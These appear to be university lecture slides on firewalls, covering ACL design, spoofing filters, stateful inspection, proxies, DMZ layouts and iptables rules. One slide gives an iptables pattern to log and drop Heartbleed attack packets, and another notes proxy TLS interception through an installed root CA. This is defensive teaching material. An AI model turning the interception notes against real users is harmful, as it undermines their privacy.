
Packet filtering / Access Control Lists 2

- destination IP address (subnet)
- destination port (range)
- source IP address (subnet)
- source port (range)
- protocol (TCP, UDP, ...)
- TCP flags
 - SYN – used in the connection setup phase
 - ACK – indicates that the message contains acknowledgment information
 - FIN – indicates that the sender wants to close the connection
 - RST – used to signal that a transmission failure occurred (no ack arrived for some segment) → state of connection is reset
 - ...
- ICMP “type” and “code” fields
- interface ID and direction

Packet filtering / Access Control Lists 3

- Design considerations of ACLs
 - Processed top-down
 - » First match determines outcome (or last or best match)
 - » When inserting new statement, it can be inserted as first or last in most cases
 - Implicit deny at the end of list (sometimes default accept)
 - Consider where to put
 - » Close to source → efficient bandwidth management
 - » Close to destination → can be more specific
 - » Decide: Firewall (Interface, Direction)
 - Inconsistency, inefficiency
 - » Shadowing (more general before specific)
 - » Generalization (more specific before general)
 - » Correlation (partly overlapping)
 - » Redundancy (total overlapping)

Packet filtering / Access Control Lists 4



- Typical task:
 - Allow HTTP access to web server from anywhere
 - Allow HTTP access from inside to Internet
 - Allow FW access from inside
 - Allow DNS, email, ntp...
 - Discard everything else

Example: Detection of IP address spoofing

- source IP address in IP packets is not authenticated, spoofing is very easy
- countermeasures:
 - ingress filtering can drop all packets where source IP address is an internal address

src = <internal IP range>, dst = any, prot = any, dir = inbound → DROP


— egress filtering can drop all packets where destination IP address is an internal address

src = any, dst = <internal IP range>, prot = any, dir = outbound → DROP

src != <internal IP range>, dst = any, prot = any, dir = outbound → DROP

(some internal host may be compromised and used to spoof IP addresses)

Packet filtering exercise



- Task:
 - Allow HTTP access to web server from anywhere
 - Allow HTTP access from inside to Internet
 - Discard everything else
 - Solution:
 - src=any, sport=any, dst=10.0.1.1, dport=80 → ALLOW
 - src=10.0.0.0/24, sport=any, dst=any, dport=80 → ALLOW
 - src=any, sport=80, dst=10.0.0.0/24, dport=any → ALLOW
 - src=any, sport=any, dst=any, dport=any → DROP
- Problems:**
No answer to outside
Attacker from port 80 can attack
Can be partly mitigated by TCP flags


Dynamic/stateful packet filters

- motivation
 - if we want to allow internal hosts to use external services, we should make sure that the responses from those external servers are let in
 - in case of a stateless packet-filter, we allow more than that
 - src = <internal IP range>, sport = any, dst = any, dport = any, prot = tcp → ALLOW
 - src = any, sport = any, dst = <internal IP range>, dport = any, prot = tcp, ACK = 1 → ALLOW
- dynamic packet filters keep track of the existing connections, and an incoming packet is let in only if it can be associated with an already existing connection (based on the addresses and port numbers)
 - connection table is checked first
 - then comes the matching with the static rules
 - new connection is inserted in the connection table after a successful 3-way TCP handshake (“established” state, reflexive ACL)
 - and removed after the FIN exchange

Why are dynamic packet filters better?

- Static firewalls can achieve almost all of the tricks of the dynamic (stateful) packet filters
- However, It is important to have information about individual connections and their state
- With the additional information some spoofing attacks might less probable
- Less push on the sysadmins on the rules: Easier to configure
- Makes it possible to handle with special protocols (e.g. FTP has a control channel, then It opens a data TCP connection for file transfer / file listing -> easy job in stateful filters)

Application Level Filtering / Proxies



- Hides internal users from the external network by hiding them behind the IP of the proxy (similar to NAT)
- Prevents low level network protocols from going through the firewall eliminating some of the problems with NAT
- Restricts traffic to only the application level protocols being proxied
- Proxy is a combination of a client and a server; internal users send requests to the server portion of the proxy which then sends the internal users requests out through its client (keeps track of which users requested what, returns data back to appropriate user)
- Address seen by the external network is the address of the proxy

Application Level Filtering / Proxies

Problems:

- SSL MitM (install root CA)
- HPKP (delete header and use vpn OR no alert in Chrome or Firefox if manual root CA is installed by proxy)


Companies like to filter content:

- Since the proxy server is a natural bottle neck for observing all of the external requests being made from the internal network it is the natural place to check content
- This is usually done by subscription to a vendor that specializes in categorizing websites into content types based on observation
- Usually an agent is installed into the proxy server that compares URL requests to a database of URLs to reject
- All access are then logged and reported, most companies then review the reported access violations and usually a committee reviews and decides whether or not any personnel action should be taken (letter of reprimand, dismissal, ect)
- Sites can be selectively filtered (e.g.:Facebook allowed only for HR)

Place of the firewall


- a firewall architecture uses combinations of different devices to create an “architecture” for firewall defense
- usually used in larger networks
 - multiple firewalls
 - different strengths to complement each other
 - architecture can be configured in different ways
- These topologies are the basics, a common language, a philosophy, not too much more.

Screened host firewall



- screening router acts as a packet filter
- bastion host acts as an application proxy (or circuit level gateway)
- packet filter ensures that all incoming/outgoing traffic of the monitored applications (e.g., HTTP) is sent to/from the bastion host
- a potential weakness is the lack of physical separation between the internal hosts and the packet filter
 - e.g., corrupted internal host can spoof IP address of the bastion host


Dual-homed screened host




- this architecture ensures complete physical separation

DMZ architecture / DeMilitarized Zone

- most common and secure topology
- only front-end servers are placed in the DMZ
- all hosts and back-end systems should be in the internal network



Simplified DMZ architecture




Limitations of firewalls

- firewalls may have software vulnerabilities, they may be hacked and penetrated
- even if correct, firewalls do not solve all security problems → one may have a false sense of security
- firewalls cannot protect against attacks that don't go through the firewall
 - data flow through CD, USB key [-> See Stuxnet]
- firewalls alone are not very efficient against new viruses and other forms of malware
- firewalls cannot protect against insider attackers and social engineering
- problems with email (urls, attachments)

Example: Netfilter/IPTables

- Part of Linux kernel
- Can be managed by iptables commands (others: ufw, graphical interfaces)
- Close interaction with routing
- Provides (tables):
 - Filtering (accept, reject, drop, log), default table
 - NAT
 - Mangle (packet header modification)
 - Raw access
- Table = set of chains (PREROUTING, INPUT, FORWARD, OUTPUT and POSTROUTING.)
- Chain = ordered list of rules

Example: Netfilter/IPTables



Example1: Netfilter/IPTables

Some examples:

- Deny all traffic except http from outside on eth0
 - iptables -A INPUT -i eth0 -p tcp --dport 80 -j ACCEPT
 - iptables -A INPUT -i eth0 -j DROP
- Forward http traffic to web server in DMZ to special port
 - iptables -t nat -A PREROUTING -j DNAT -d 1.2.3.4 -p tcp --dport 80 --to 10.0.1.1:8080
- Forward special traffic to web server in DMZ
 - iptables -t nat -A PREROUTING -j DNAT -d 1.2.3.4 -p tcp --dport 8080 --to 10.0.1.1:80
- Simple NAT
 - iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
 - iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
 - iptables -A FORWARD -i eth0 -o eth1 -m state –state RELATED,ESTABLISHED -j ACCEPT

Example1: Netfilter/IPTables


Some examples:

- Log the forwarded p2p traffic (Napster)
 - iptables -A FORWARD -j LOG --log-prefix "Peer2Peer" -p tcp --dport 6699
- Log and drop heartbleed attack
 - iptables -t filter -A INPUT -p tcp --dport 443 -m u32 --u32 \"52=0x18030000:0x1803FFFF" -j LOG --log-prefix "BLOCKED: HEARTBEAT"
 - iptables -t filter -A INPUT -p tcp --dport 443 -m u32 --u32 \"52=0x18030000:0x1803FFFF" -j DROP

Firewall summary

- Firewall is a must in any secure network
- Can prevent many known and unknown attacks
- Saves network resources
- But have limitations:
 - Firewalls may have software vulnerabilities, they may be hacked and penetrated
 - Even if correct, firewalls do not solve all security problems → one may have a false sense of security
 - Firewalls cannot protect against attacks that don't go through the firewall: data flow through CD, USB key [-> See Stuxnet]
 - Firewalls alone are not very efficient against new viruses and other forms of malware
 - Malicious traffic can be similar to benign traffic (most C&C is web based)
 - Firewalls cannot protect against insider attackers and social engineering

Which firewall to use?



IDS: Definitions

